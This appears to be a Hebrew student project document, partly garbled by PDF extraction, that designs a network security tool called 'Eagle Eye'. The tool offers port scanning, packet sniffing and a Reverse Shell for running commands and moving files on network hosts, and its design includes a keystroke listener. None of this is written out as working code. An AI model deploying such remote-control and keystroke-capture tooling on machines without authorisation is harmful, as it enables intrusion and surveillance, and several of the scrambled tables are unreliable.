בשיטה הסימטרית הקושי היה באבטחה כי מדובר על אותו מפתח להצפנה ופיענוח ובמידה ולמישהו יש את המפתח, המידע חשוף. בשיטה האסימטרית יש אבטחה מעולה אבל ישנו קושי בלקבל מידע שלם במידה והמידע ארוך (מעל 470 תווים.)

פונקציונליות המערכת

- 1. הרשמה ראשונית למערכת.
- 2. התחברות משתמש קיים למערכת (Log In).
 - 3. אימות משתמש דרך מייל.
 - 4. אפשרות איפוס סיסמה.
 - 5. אפשרות צפייה בסריקות קודמות.
- 6. אפשרות לסרוק את העמדות הפעילות ברשת המקומית.
- 7. אפשרות לבצע סריקת פורטים מסוג TCP SYN על כל אחד ממחשבי הרשת.
- 8. אפשרות לבצע סריקת פורטים מסוג TCP Stealth על כל אחד ממחשבי הרשת.
 - 9. אפשרות לבצע סריקת פורטי UDP על כל אחד ממחשבי הרשת.
 - .10 אפשרות הפעלת הסנפת תקשורת על כל אחד ממחשבי הרשת.



- .11. אפשרות התחברות לממשק הפקודה של כל אחד מהמחשבים באמצעות Reverse Shell.
 - 12. התנתקות מהמערכת(Log out).

דרישות פונקציונליות

טיפול בשגיאות	פלט	תהליך	קלט	דרישה	#
תוחזר הודעת שגיאה	המודיע HTML דף	העברת נתוני המשתמש המתקבלים	נתוני המשתמש	הרשמה	1
במקרה של:	כי הלקוח נרשם	לשרת ושמירתם בבסיס הנתונים(,החדש (שם פרטי	ראשונית	
אימייל לא -	בהצלחה	הסיסמה מגובבת).	שם משפחה, אימייל,	– למערכת	
תקין/תפוס.	למערכת.		שם משתמש נבחר,	רישום של	
- שם משתמש			סיסמה נבחרת).	משתמש חדש	
תפוס.					
- סיסמה קצרה מידי.					
- אימות סיסמה שגוי.					
תוחזר הודעת שגיאה	הודעה המודיעה	העברת נתוני המשתמש המתקבלים	נתוני המשתמש	התחברות	2
: אם	כי הלקוח התחבר	לשרת ובדיקתם בבסיס הנתונים.	הקיים (שם משתמש,	משתמש קיים	
- לפחות מהנתונים	בהצלחה		סיסמה).	למערכת	
שהתקבלו לא	למערכת, ומעבר				
מתאים לנתונים	למסך אימות.				
הקיימים מראש					
במסד הנתונים.					
תוחזר הודעת שגיאה	מסך המאפשר	ביצוע בדיקת התאמה בין ה ושם	אימייל	איפוס סיסמה	3
במקרה וכתובת	איפוס ושינוי	המשתמש הנקלטים. אם קיים מייל			
האימייל שהתקבלה	סיסמה.	זה במערכת, ישלח לאימייל קוד			
לא תקינה.		אימות לשחזור סיסמה. המשתמש			
תוחזר הודעה		יתבקש להקליד קוד זה, ובמידה והקוד			
מתאימה במקרה		נכון תינתן אפשרות לשינוי סיסמה.			
שלא קיים מייל כזה					
במערכת.					!





טיפול	פלט	תהליך	קלט	דרישה	#
בשגיאות					
אין	הפאקטות שהוסנפו ושייכות	הסנפת תקשורת	מספר הפאקטות	הפעלת הסנפה	4.1
	לפרוטוקולים הבאים:ICMP , SSH,		להסנפה(ברירת מחדל		
	FTPI SMB ,DHCP ,HTTP ,DNS		.(1000		
אין	הפורטים הפתוחים	סריקת פורטים	טווח הפורטים לבדיקה	הפעלת סריקת	4.2
				פורטים SYN	
אין	הפורטים הפתוחים	סריקת פורטים	טווח הפורטים לבדיקה	הפעלת סריקת	4.3
				Stealth פורטים	
אין	הפורטים הפתוחים	סריקת פורטים	טווח הפורטים לבדיקה	הפעלת סריקת	4.4
				פורטים UDP	
פקודה לא	תוצאות הפקודה	הרצת הפקודה על	פקודה לביצוע	התחברות	4.5
תקינה, שגיאות		המחשב המרוחק		Reverse Shella	
חיבור.					
אין	סגירת הSession של המשתמש	ניתוק המשתמש	בקשת התנתקות	התנתקות	5
	והעברה לדף HTML האומר כי	מהמערכת.	מהמערכת של	מהמערכת	
	התנתק בהצלחה.		המשתמש.		



פירוט הבדיקות ('קופסא שחורה')

(בדיקות לביצוע אך ורק עם קובץ ההרצה, ללא הקוד, בדגש על כך שכל אחד לפי הכתוב בטבלה יצליח לבצע את הבדיקה)

ספר שם הבדיקה (שם מה אמורה לבדוק איך מתכננים לבדוק שיעיד על תובן הבדיקה) התחברות האם ההתחברות עובדת. לבדוק פרטי משתמש המתחברות האם ההתנתקות עובדת בצד שרת. הדפסה של פרטי הסשן והמשתמש לא יבול לגשת האם יש גישה לנתיבים יותר לדפים של המורשים אך ורק המשתמש. למירשם אך ורק המשתמש. למירשם אך ורק המשתמש. המורשים אך ורק ורשמה הרשמה הנתונים את הטבלאות הנתונים את הטבלאות המונים, הסיסמה ולנסות להתחבר למשתמש מבון להתחבר למשתמש מבון להתחבר למשתמש מבון להתחבר למשתמש מבון להתחבר אל המשתמש שנרשם. המשתמש בבר קיים המשתמש בבר קיים המשתמש בבר קיים	
הבדיקה) התחברות התחברות האם ההתחברות עובדת. משתמש לא נכונים, לבדוק פרטי משתמש לא נכונים, לבדוק פרטי הסשן משתמש לא נכונים, הדפסה של פרטי הסשן בצד שרת. האם ההתנתקות עובדת המשתמש לא יכול לגשת המשתמש שנחובר. הרשמה הרשמה הנתונים את הטבלאות מגובבת, והאם ניתן לאחר ממן להתחבר למשתמש המשתמש שנרשם. מםן להתחבר אל המשתמש שנרשם. המשתמש שנרשם. מבן להתחבר אל המשתמש שנרשם. המשתמש שנרשם. המשתמש שנרשם. מבובת קיים האם המשתמש בבר קיים האם המשתמש בבר קיים	איך מתכננים לבדוק
התחברות האם ההתחברות עובדת. לבדוק פרטי משתמש לא נכונים, לבדוק פרטי משתמש לא נכונים, לבדוק פרטי הדפסה של פרטי הסשן בצד שרת. התנתקות האם ההתנתקות עובדת להתחבר, להתנתק, ולבדוק והמשתמש לא יכול לגשת האם יש גישה לנתיבים יותר לדפים של המורשים אך ורק המשתמש. למשתמש מחובר. המשתמש. להירשם, לבדוק במסד נרשמים כראוי במסד הנתונים את הטבלאות הנתונים, הסיסמה ולנסות להתחבר למשתמש מכן להתחבר למשתמש מכן להתחבר אל מכן להתחבר אל המשתמש שנרשם. המשתמש שנרשם. האם המשתמש שנרשם.	לתאר בפירוט את שלבי)
התנתקות האם ההתנתקות עובדת להתחבר, להתנתק, ולבדוק והמשתמש לא נכונים, לבדוק פרטי הסשן בצד שרת. התנתקות האם ההתנתקות עובדת להתחבר, להתנתק, ולבדוק והמשתמש לא יכול לגשת המובים אך ורק המשתמש. למשתמש מחובר. הבשמה להירשם, לבדוק במסד נרשמים כראוי במסד הנתונים את הטבלאות הנתונים, הסיסמה ולנסות להתחבר למשתמש מכן להתחבר אל מכן להתחבר אל המשתמש שנרשם. המשתמש שנרשם.	הבדיקה)
משתמש לא נכונים, הדפסה של פרטי הסשן בצד שרת. האם ההתנתקות עובדת והמשתמש לא יכול לגשת יותר לדפים של המשתמש מחובר. המשתמש האם נתוני ההרשמה נרשמה להירשם, לבדוק במסד נרשמים כראוי במסד הנתונים, הסיסמה מגובבת, והאם ניתן לאחר ממן להתחבר למשתמש שנרשם. המשתמש שנרשם. המשתמש שנרשם. האם המשתמש בבר קיים הדפסה הדפסה המשתמש שנרשם.	לבדוק פרטי משתמש
הדפסה של פרטי הסשן בצד שרת. התנתקות האם ההתנתקות עובדת והמשתמש לא יכול לגשת יותר לדפים של המשתמש מחובר. הרשמה הרשמה הרשמה הנתונים, הסיסמה מגובבת, והאם ניתן לאחר המשתמש שנרשם. המשתמש שנרשם. המשתמש שנרשם. המשתמש שנרשם. הדפסה של פרטי הסשן הנתונים את הטבלאות מגובבת, והאם ניתן לאחר המשתמש שנרשם. המשתמש שנרשם.	נכונים, לבדוק פרטי
התנתקות והאם ההתנתקות עובדת להתחבר, להתנתק, ולבדוק האם יש גישה לנתיבים והמשתמש לא יכול לגשת המורשים אך ורק המשתמש. למשתמש מחובר. המשתמש. להירשם, לבדוק במסד הרשמה הנתונים את הטבלאות הנתונים, הסיסמה ולנסות להתחבר למשתמש מכן להתחבר אל מפתח. המשתמש שנרשם. המשתמש שנרשם. האם המשתמש בבר קיים	משתמש לא נכונים,
התנתקות האם ההתנתקות עובדת להתחבר, להתנתק, ולבדוק והמשתמש לא יכול לגשת האם יש גישה לנתיבים יותר לדפים של המורשים אך ורק המשתמש. למשתמש מחובר. ההשמה להירשם, לבדוק במסד נרשמה נרשמה ולנסות להתחבר למשתמש מגובבת, והאם ניתן לאחר שנפתח. מכן להתחבר אל המשתמש שנרשם. המשתמש שנרשם. המשתמש בבר קיים האם המשתמש כבר קיים	הדפסה של פרטי הסשן
והמשתמש לא יכול לגשת האם יש גישה לנתיבים יותר לדפים של המורשים אך ורק המשתמש. למשתמש מחובר. הרשמה ההשמה לבדוק במסד נרשמים כראוי במסד הנתונים את הטבלאות הנתונים, הסיסמה ולנסות להתחבר למשתמש מבו בת, והאם ניתן לאחר שנפתח. מבן להתחבר אל המשתמש שנרשם. האם המשתמש שנרשם.	בצד שרת.
יותר לדפים של המורשים אך ורק המשתמש. למשתמש מחובר. הרשמה האם נתוני ההרשמה להירשם, לבדוק במסד נרשמים כראוי במסד הנתונים את הטבלאות הנתונים, הסיסמה ולנסות להתחבר למשתמש מגובבת, והאם ניתן לאחר שנפתח. מכן להתחבר אל המשתמש שנרשם. האם המשתמש כבר קיים	להתחבר, להתנתק, ולבדוק
המשתמש. המשתמש. המשתמש. האם נתוני ההרשמה להירשם, לבדוק במסד נרשמים כראוי במסד הנתונים את הטבלאות הנתונים, הסיסמה ולנסות להתחבר למשתמש מגובבת, והאם ניתן לאחר שנפתח. מכן להתחבר אל המשתמש שנרשם. האם המשתמש כבר קיים	האם יש גישה לנתיבים
הרשמה להירשם, לבדוק במסד נרשמים כראוי במסד הנתונים את הטבלאות הנתונים, הסיסמה ולנסות להתחבר למשתמש מגובבת, והאם ניתן לאחר שנפתח. מכן להתחבר אל המשתמש שנרשם. האם המשתמש בבר קיים	המורשים אך ורק
נרשמים כראוי במסד הנתונים את הטבלאות הנתונים, הסיסמה ולנסות להתחבר למשתמש מגובבת, והאם ניתן לאחר שנפתח. מכן להתחבר אל המשתמש שנרשם. האם המשתמש כבר קיים	למשתמש מחובר.
הנתונים, הסיסמה ולנסות להתחבר למשתמש מגובבת, והאם ניתן לאחר שנפתח. מכן להתחבר אל המשתמש שנרשם. האם המשתמש כבר קיים	להירשם, לבדוק במסד
מגובבת, והאם ניתן לאחר שנפתח. מכן להתחבר אל המשתמש שנרשם. האם המשתמש כבר קיים	הנתונים את הטבלאות
מכן להתחבר אל המשתמש שנרשם. האם המשתמש כבר קיים	ולנסות להתחבר למשתמש
המשתמש שנרשם. האם המשתמש כבר קיים	שנפתח.
האם המשתמש כבר קיים	
במסד הנתונים.	
הסנפת תקשורת האם רחרחן הרשת קולט ליצור סקריפט שישלח	ליצור סקריפט שישלח
פאקטות שנשלחו פאקטות על פי	פאקטות על פי
בוודאות בפרוטוקולים הפרוטוקולים למחשב	הפרוטוקולים למחשב
המסוננים אל המחשב ולראות האם הוא זיהה את	ולראות האם הוא זיהה את
המסניף. רוב/כל הפאקטות שנשלחו.	רוב/כל הפאקטות שנשלחו.
על Nmap סריקת SYN אהריץ סריקת	להריץ סריקת Nmap על
ומציגה תוצאות מהימנות. מכונה וירטואלית, לשמור	מכונה וירטואלית, לשמור
את התוצאות ולהשוות עם	את התוצאות ולהשוות עם



תוצאות הסריקה שלי.			
להריץ סריקת Nmap על	האם הסריקה עובדת	סריקת Stealth	6
מבונה וירטואלית, לשמור	ומציגה תוצאות מהימנות.		
את התוצאות ולהשוות עם			
תוצאות הסריקה שלי.			
להריץ סריקת Nmap על	האם הסריקה עובדת	סריקת UDP	7
מבונה וירטואלית, לשמור	ומציגה תוצאות מהימנות.		
את התוצאות ולהשוות עם			
תוצאות הסריקה שלי.			
להתחבר למחשב, להריץ	האם ניתן להתחבר	Reverse התחברות ב	8
עליו פקודות מרחוק ולאחר	מרחוק למחשב ברשת	Shell	
מכן לבצע את אותן פקודות	ולהפעיל עליו פקודות		
לוקאלית ולוודא שמתקבל	מערכת, להעביר קבצים,		
אותו פלט.	ולערוך חיפושים.		
לעבור על רשימת הכתובות	האם הסריקה עובדת	סריקת רשת	9
המחוברות ולוודא שניתן	ומהימנה.		
לשלוח אליהן באמת פינג.			
לשנות סיסמה של	האם ניתן לשנות את	איפוס סיסמה	10
משתמש קיים, ולנסות	הסיסמה.		
להתחבר עם הסיסמה			
החדשה.			





תכנון לוח זמנים לפרויקט

הערות	זמן סיום	זמן התחלה	זמן סיום	זמן התחלה	פעילות
	בפועל	בפועל	מתוכנן	מתוכנן	
סיימתי בזמן	1.12.21	18.11.21	1.12.21	15.11.21	יזום
הרצוי					
סיימתי בזמן	16.12.21	8.12.21	17.12.21	2.12.21	אפיון
הרצוי					
התעכבתי כי	16.4.22	12.4.22	18.1.21	18.12.21	ניתוח
למדתי					
טכנולוגיה					
חדשה- Scapy					
התעכבתי	21.5.22	17.4.22	1.2.22	19.1.21	עיצוב
מאוד מפני					
שלקחתי					
הפסקה					
מהספר לטובת					
עבודה רציפה					
על פיתוח					
הפרויקט					
התעכבתי	18.4.22	20.2.22	1.3.22	2.2.22	גרסה ראשונית
בשל קשיים					
בפיתוח.					
	24.5.22	15.4.22	17.3.22	2.3.22	מסמך בדיקות
	2.5.22	1.5.22	1.4.22	18.3.22	מדריך
					למשתמש
	23.5.22	20.4.22	16.4.22	2.4.22	הצפנה
	27.5.22	22.5.22	1.5.22	17.4.22	גרסה סופית
	7.6.22	22.5.22	17.5.22	2.5.22	סגירת תיק
					פרויקט





ניהול סיכונים בפרויקט

זיהוי סיכוני הפרויקט, ניתוחם ומענה עליהם, הטבלה תמוין מסיכון גבוה לנמוך (הגבוהים באדום, בינוני –
 כתום , קל – צהוב) סיכון שיוסר יצבע בירוק ויעבור לתחתית המסמך

תאריך	מה בוצע	תיאור דרכים (לפחות 2) להתמודדות	רמת הסיבון	פירוט	הסיכון
	בפועל	עם הסיבון ולהקטין אותו	(קל/בינוני/קשה)	הסיבון	
12.5	התחלתי עם	הקדמת לו"זים משימות	קשה	פרויקט	אי
	הדברים היותר	ארגון הזמן בצורה יעילה ●		לא יושלם	עמידה
	קשים אך הדבר	● להתחיל בדברים היותר קשים			בזמנים
	יצר אצלי עייפות				
	ופחות רצון				
	להתקדם				
	לדברים היותר				
	קלים אך				
	מתישים				
	וארוכים.				
13.5		● להקדים לוזים	קלה	המערכת	יישום
				תכלול	פיצ'רים
				פחות	נוספים
				פיצ'רים	נוספים
13.5		להקדים לוזים	בינוני	הצפנת	יישום
				התקשור	הצפנות
				ת	בשרתים
				בשרתים	
				והלקוחות	
				שלא של	
				הרברס	
				של	
13.5		להקדים לוזים	גבוה	השרתים	ייצוב
				ברגע	השרתים
				אינם	
				מאפשרים	
				לבצע	





		כמה	
		סריקות	
		על אותו	
		המחשב	
		.זו אחר זו	



פרק ג' - Eagle Eye Project - מסמך ניתוח

פרוט יכולות המערכת

יכולות בצד שרת:

<u>צד שרת(Flask):</u>

<u>שם היכולת</u>: הרשמה למערכת

מהות היכולת: רישום משתמש חדש במערכת

אוסף יבולות:

• קבלת נתונים מהלקוח

● בדיקה מול בסיס הנתונים

גיבוב סיסמא ●

• הוספה לבסיס נתונים

• החזרת דף תשובה

<u>שם היכולת</u>: התחברות למערכת

מהות היכולת: התחברות משתמש למערכת

אוסף יכולות:

• קבלת נתונים מהלקוח

• בדיקה מול בסיס הנתונים

• החזרת דף תשובה

<u>שם היכולת</u>: איפוס סיסמה

מהות היבולת: איפוס סיסמה של משתמש לפי מייל

אוסף יבולות:

• קבלת נתונים מהלקוח - מייל



- בדיקה מול בסיס הנתונים
- שליחת מייל עם קוד אימות.
 - החזרת דף לאיפוס
- קבלת נתוני סיסמה חדשה
 - בדיקת האימות.
- שינוי הסיסמה במסד הנתונים.

שם היכולת: אפשרות צפייה בסריקות קודמות

מהות היכולת: הצגת דף עם תוצאות של סריקות שבוצעו בעבר.

אוסף יבולות:

- הצגת סריקות שבוצעו בעבר.
- .PCAP אבגת תוצאות הסריקה שנבחרה על ידי טעינה מקובץ

<u>צד שרת(שרת 2):</u>

שם היבולת: התחלת סריקת פורטי TCP

מחשב מסוים על המחשב TCP מחוב מסוים על המחשב היכולת: השרת יקבל הודעה מלקוח להתחיל לבצע סריקת פורטי עליו הוא נמצא ויפעיל את הפעולה המתאימה.

אוסף יכולות:

• קבלת הודעה מלקוח ובהתאם הפעלת סריקת פורטים, החזרת המידע לשרת הFlask.

שם היבולת: התחלת סריקת פורטי UDP

מהות היבולת: השרת יקבל הודעה מלקוח להתחיל לבצע סריקת פורטי UDP על המחשב עליו הוא נמצא ויפעיל את הפעולה המתאימה.

אוסף יבולות:

• קבלת הודעה מלקוח ובהתאם הפעלת סריקת פורטים, החזרת המידע לשרת הFlask

שם היכולת: התחלת הסנפה

<u>מהות היכולת</u>: השרת יקבל הודעה מלקוח להתחיל לבצע הסנפה של התקשורת שתפעל על המחשב עליו הוא נמצא, יתחיל בהסנפה ויחזיר את תוצאותיה לשרת הFlask אשר יציג אותן על גבי האתר.

אוסף יכולות:

- קבלת הודעה מלקוח ובהתאם התחלת הסנפה.
- החזרת מחרוזת המכילה את המידע הרלוונטי מהפאקטות שהוסנפו ושייכות לפרוטוקולים .Flask לשרת הICMP ,HTTP ,DNS ,SSH ,DHCP ,FTP ,SMB

שם היכולת: הפעלת לקוח Reverse Shell.

מהות היבולת: השרת יקבל הודעה מלקוח להדליק את לקוח הReverse Shell על המחשב עליו הוא נמצא ויפעיל את הפעולה המתאימה.

אוסף יבולות:

• הדלקת לקוח ה-Reverse Shell.

<u>צד שרת(שרת 3) :</u>

יצירת מפתחות – השרת ייצר לעצמו מפתח ציבורי ומפתח פרטי.

רשימת אובייקטים: הצפנה א-סימטרית, מפתח ציבורי ומפתח פרטי.

• פרסום מפתח ציבורי – כל שרת שהלקוח יתחבר אליו ישלח את המפתח הציבורי של ההצפנה.

רשימת אובייקטים: מפתח ציבורי, תקשורת.

• החלפת מפתחות – השרת יחליף מפתחות עם כל אחד מהלקוחות שהתחברו אליו.



רשימת אובייקטים: הצפנה א-סימטרית (RSA) , פענוח אסימטרי, תקשורת, הצפנה סימטרית (AES).

• שליחת הודעה ללקוח ספציפי– השרת שולח הודעה רק לתחנה הרלוונטית.

שם היכולת: התחברות ב-Reverse Shell למחשב ברשת המקומית.

מהות היכולת: השרת יבקש להתחבר לאחד מהמחשבים ברשת(אחד מהלקוחות) וישלח ללקוח הודעה בהתאם לפקודה שהכניס המשתמש באתר ויקבל את תוצאות הפקודה מן הלקוח ויעבירן לשרת האבר ירנדר את המידע שהתקבל אל תוך דפי הHTML ויציג אותו למשתמש או יעביר את הקובץ המבוקש ללקוח/ יקבל קובץ מן הלקוח.

אוסף יבולות:

• שליחת הודעה ללקוח עם פקודה להפעלה על מחשב הלקוח.

• קבלת תוצאות הפקודה/ קבלת הקובץ/ שליחת הקובץ.

<u>רשימת אובייקטים</u>: הצפנה/פענוח, תקשורת, בסיס נתונים

יכולות בצד לקוח:

צד לקוח - אתר:

<u>שם היכולת</u>: הרשמה למערכת

<u>מהות היכולת</u>: רישום משתמש חדש במערכת (קליטת פרטיים אישיים נדרשים)

אוסף יבולות:

ממשק משתמש – מסך הרשמה

● קליטת נתונים

• בדיקת תקינות

● שליחה לשרת בבקשת POST

• קבלת תשובה מהשרת

• הצגת דף תשובה למשתמש



<u>שם היכולת</u>: התחברות למערכת

<u>מהות היכולת</u>: התחברות למערכת (קליטת פרטיים אישיים נדרשים)

אוסף יבולות:

- ממשק משתמש מסך הרשמה
 - קליטת נתונים
 - בדיקת תקינות
 - שליחה לשרת בבקשת POST
 - קבלת תשובה מהשרת
 - הצגת דף תשובה למשתמש

שם היבולת: איפוס סיסמה

מהות היבולת: החלפת הסיסמה של המשתמש(קלט נדרש – מייל)

אוסף יבולות:

- ממשק משתמש מסך להזנת מייל
 - קליטת נתונים
 - בדיקת מייל מול השרת
 - קבלת מייל אימות.
 - הכנסת קוד האימות לדף.
 - הכנסת סיסמה חדשה.
 - בדיקה של תקינות הסיסמה
 - שליחה לשרת בבקשת POST
 - קבלת תשובה מהשרת
 - הצגת דף תשובה למשתמש

<u>צד לקוח - TCP:</u>



שם היכולת: שליחת בקשה לסריקת פורטי TCP

מהות היבולת: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

אוסף יבולות:

• שליחת הבקשה לשרת.

שם היכולת: שליחת בקשה לסריקת פורטי UDP

<u>מהות היכולת</u>: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

אוסף יבולות:

● שליחת הבקשה לשרת.

צד לקוח 3- **TCP**:

<u>שם היכולת</u>: קבלת פקודה משרת והרצתה על המחשב.

מהות היבולת: הלקוח מקבל פקודה בתקשורת מוצפנת מן השרת, מפענח אותה ומריץ אותה על ממשק הפקודה של המחשב, שומר את הפלט של הפקודה, מצפין ושולח חזרה לשרת.

אוסף יכולות:

• קבלת הבקשה מהשרת.

פענוח הבקשה.

• הרצת הפקודה.

• הצפנת תוצאות הפקודה

• שליחה לשרת.

שם היכולת: שליחת בקשה לסריקת פורטי UDP

<u>מהות היכולת</u>: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

אוסף יבולות:

• שליחת הבקשה לשרת.

שם היכולת: שליחת בקשה לסריקת פורטי UDP

<u>מהות היכולת</u>: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

אוסף יבולות:

• שליחת הבקשה לשרת.

<u>רשימת אובייקטים</u>: ממשק משתמש, הצפנה/פיענוח, תקשורת, תהליכונים.




<u>פרק ד' - Eagle Eye Project - העיצוב</u>

תיאור הארכיטקטורה של המערכת המוצעת

החומרה: מחשבים.

ישנם שלושה רכיבים עיקריים בארכיטקטורת הפרויקט: שרת, לקוח ומסד נתונים.



תרשים 4 – זרימת המערכת

draw.io נוצר באמצעות



תיאור הטכנולוגיה הרלוונטית

בודות תובנת אולדובו און שמאפשרת השפה לתכנת סוקטים בשל האובייקטים הגמישים בניגוד לתכנות הייתה בחירה טבעית בשל הנוחות שמאפשרת השפה לתכנת סוקטים בשל האובייקטים הגמישים בניגוד לתכנות סוקטים בשפות אחרות כגון C#. כמו כן, אני בקיא ביותר בשפה זו ולכן העדפתי לתכנת פרויקט בהיקף כזה בשפה שאני מכיר בצורה הטובה ביותר. נוסף לכל, פייתון היא שפה הנמצאת בשימוש רב בתעשייה בעיקר בתחומים בהם עוסק הפרויקט: רשתות ואבטחת מידע, היא מתעדכנת כל הזמן עם ספריות ומדריכים חדשים והתיעוד על הספריות מאוד רחב ומקיף ברוב המקרים. תחומי העניין שלי הם אבטחת מידע ורשתות בעיקר, אני מאוד אוהב ומתחבר לנושאים אלו והם מסקרנים אותי מאוד ולכן בפרויקט בחרתי לחקור ולשלב בעיקר קונספטים ופיצ'רים הקשורים באבטחת מידע ורשתות. שפת התכנות Python מתאימה מאוד לתכנות בנושאים אלו משום שהיא מאוד אינטואיטיבית, ורסטילית ובעלת היכולות הדרושות על מנת ליצור את הכלים הללו.















תיאור מודולים בהם נעשה שימוש

בפרויקט אני משתמש במספר מודולים שונים בפייתון אשר מאפשרים לי לבצע פעולות מסוימות. ניתן לחלק אותם לארבע קבוצות של ספריות: ספריות תקשורת, ספריות הצפנה וגיבוב, ספריות מערכת וספריות כלליות.

שימוש	שם
מודול אשר נועד לבניית, הסנפת ושליחת	Scapy
. פאקטות	
מודול אשר מאפשר יצירת תקשורת בין רכיבים	Socket
במערכת.	
מודול המאפשר שליחה של מיילים מכתובת	Smtplib
אחת לכתובת אחרת.	
מודול המאפשר יצירת שרת HTTP וניתובים	Flask
.АРІ	
מודול המאפשר גישה לפעולות מערכת.	Os
מודול המאפשר להריץ פונקציה בפייתון	Threading
כתהליבון, על מנת להקל על העומס וליצור	
מקביליות בקוד.	
shell מודול המאפשר הרצה של פקודות	Subprocess
במערכות Linux ו - Windows.	
הספרייה מאפשרת לנו להשיג מידע על הזמן	Time
הנוכחי בנקודות מסוימות בקוד.	
הספרייה מאפשרת לנו להשתמש בנוחות	String
ברשימות של כל התווים האפשריים בחלוקה	
לקטגוריות.	
הספרייה מאפשרת פונקציות הבוחרות באופן	Random
רנדומלי אלמנטים או מגרילות מספרים.	
הספרייה מאפשרת פתיחה, עריכה ושמירה	PIL
של תמונות באמצעות Python.	
הספרייה מאפשרת שילוב של הצפנות של	(pycryptodomex)Cryptodome





	מידע.
Hashlib	הספרייה משמשת להצפנה ופענוח באמצעות
	פונקציות גיבוב.
Re	מודול המאפשר בדיקות רגקס על מחרוזות
	ובתים.

המודולים שאני פיתחתי

מודול Webshell_Server

מלקוח. Reverse Shell מלקוח.		
instance	Server	
access	Public	
type	Server Object(A class I created)	
description	השרת רץ על פורט 9999 וממתין לחיבור מלקוח. כאשר	
	מתחבר הוא מבצע פעולות בהתאם לבקשת הלקוח.	

יוצר שרת מאזין לReverse Shell המבצע פעולות בהתאם לבקשות הלקוח.				
פונקציה	טענת כניסה	טענת יציאה		
init(self)	None	יוצרת thread המאזין ללחיצות		
		מקשי המקלדת		
Connect(self)	None	ממתינה לחיבור לקוח, שולחת		
		מפתח RSA ציבורי ומקבלת את		
		התיקייה הנוכחית בה נמצא		
		הלקוח.		
download(self, command)	command	הפעולה מורידה קובץ מן הלקוח		
		ומחזירה הודעה האם הפעולה		
		הצליחה או לא.		
upload(self, command)	Command	הפעולה מעלה קובץ מהשרת		





		אל הלקוח ומחזירה הודעה האם
		אל וולקווו ומווויו וווו עודואם
		הפעולה צלחה או לא.
Execute(self, command)	Command	הפעולה שומרת את הפקודה
		שהתבקש הלקוח לבצע
		ברשימה, שולח את הפקודה
		לביצוע בצד הלקוח, מקבל את
		הפלט ומחזיר לשרת הפלאסק
		על מנת שיציג על גבי האתר.
On_press(self,key)	key	הפעולה מטפלת בהוספת התו
		שנלחץ למשתנה הפקודה כך
		שיתאפשר תיעוד של היסטוריית
		הפקודות לצורך פיצ'ר
		ההיסטוריה.

מודול Webshell_Client

מודול זה יוצר לקוח המתחבר למאזין Reverse Shell.		
instance	Client	
access	Public	
Туре	Client Object(A class I created)	
description	הלקוח מנסה להתחבר לכתובת של השרת בפורט בו הוא	
	מאזין. כאשר הוא מתחבר הוא מבצע פעולות בהתאם	
	לבקשת השרת.	

יוצר לקוח המתחבר בReverse Shell לשרת.				
פונקציה	טענת כניסה	טענת יציאה		
init(self, IP, Port)	None	יוצרת לולאה המנסה להתחבר		
		לשרת.		
transfer(self, path)	path	מעבירה קובץ מן הלקוח לשרת		
download(self, command)	command	הפעולה מורידה קובץ מן השרת		
		ומדפיסה הודעה האם הפעולה		





		הצליחה או לא.
run(self)	None	הלולאה המרכזית של הלקוח,
		המקבלת פקודה מוצפנת
		לביצוע מהשרת, מפענחת
		אותה, בודקת את טיב הפקודה,
		מבצעת אותה ושולחת את פלט
		הפקודה.

מודול PortScanner

מודול זה יוצר אובייקט המטפל בסריקות הפורטים מכל הסוגים.		
instance	PortScanner	
access	Public	
type	PortScanner Object(A class I created)	
description	הלקוח מנסה להתחבר לכתובת של השרת בפורט בו הוא	
	מאזין. כאשר הוא מתחבר הוא מבצע פעולות בהתאם	
	לבקשת השרת.	

יוצר אובייקט הסורק פורטים בכתובת מסוימת.		
פונקציה	טענת כניסה	טענת יציאה
init(self, ip_address)	ip_address	מאתחל את מאפייני
		:האובייקט
		ı target_ip_address
		open_ports מסוג מחרוזת
		ורשימה.
UDP_Scan_Wrap(self, start_port,	Start_port, end_port	פעולת מעטפת לסריקת
end_port)		פורטי ה-UDP. מוודאת
		שהתקבלו נתונים תקינים
		לגבי מספרי הפורטים,





		מחלקת את כמות הפורטים
		לסריקה לרשימה של
		רשימות כמספר הליבות
		במעבד כפול 2 לצורך ביצועי
		תהליכונים מקסימליים,
		יוצרת thread עבור כל
		רשימת פורטים, מחכה שכל
		הת'רדים יסיימו ומחזירה את
		רשימת הפורטים הפתוחים
		ממויינת.
UDP_ Scan(self, ports)	ports	הפעולה עוברת על כל
		הפורטים ברשימה, שולחת
		פאקטה באותו פורט,
		ממתינה לתגובה ובמידה ויש
		מוסיפה את הפורט לרשימת
		הפורטים הפתוחים.
SYN_Scan_Wrap(self,	Start_port, end_port	פעולת מעטפת לסריקת
start_port,end_port)		פורטי הTCP, בשיטת SYN.
		מוודאת שהתקבלו נתונים
		תקינים לגבי מספרי
		הפורטים, מחלקת את כמות
		הפורטים לסריקה לרשימה
		של רשימות כמספר הליבות
		במעבד כפול 2 לצורך ביצועי
		תהליבונים מקסימליים,
		יוצרת thread עבור כל
		רשימת פורטים, מחכה שכל
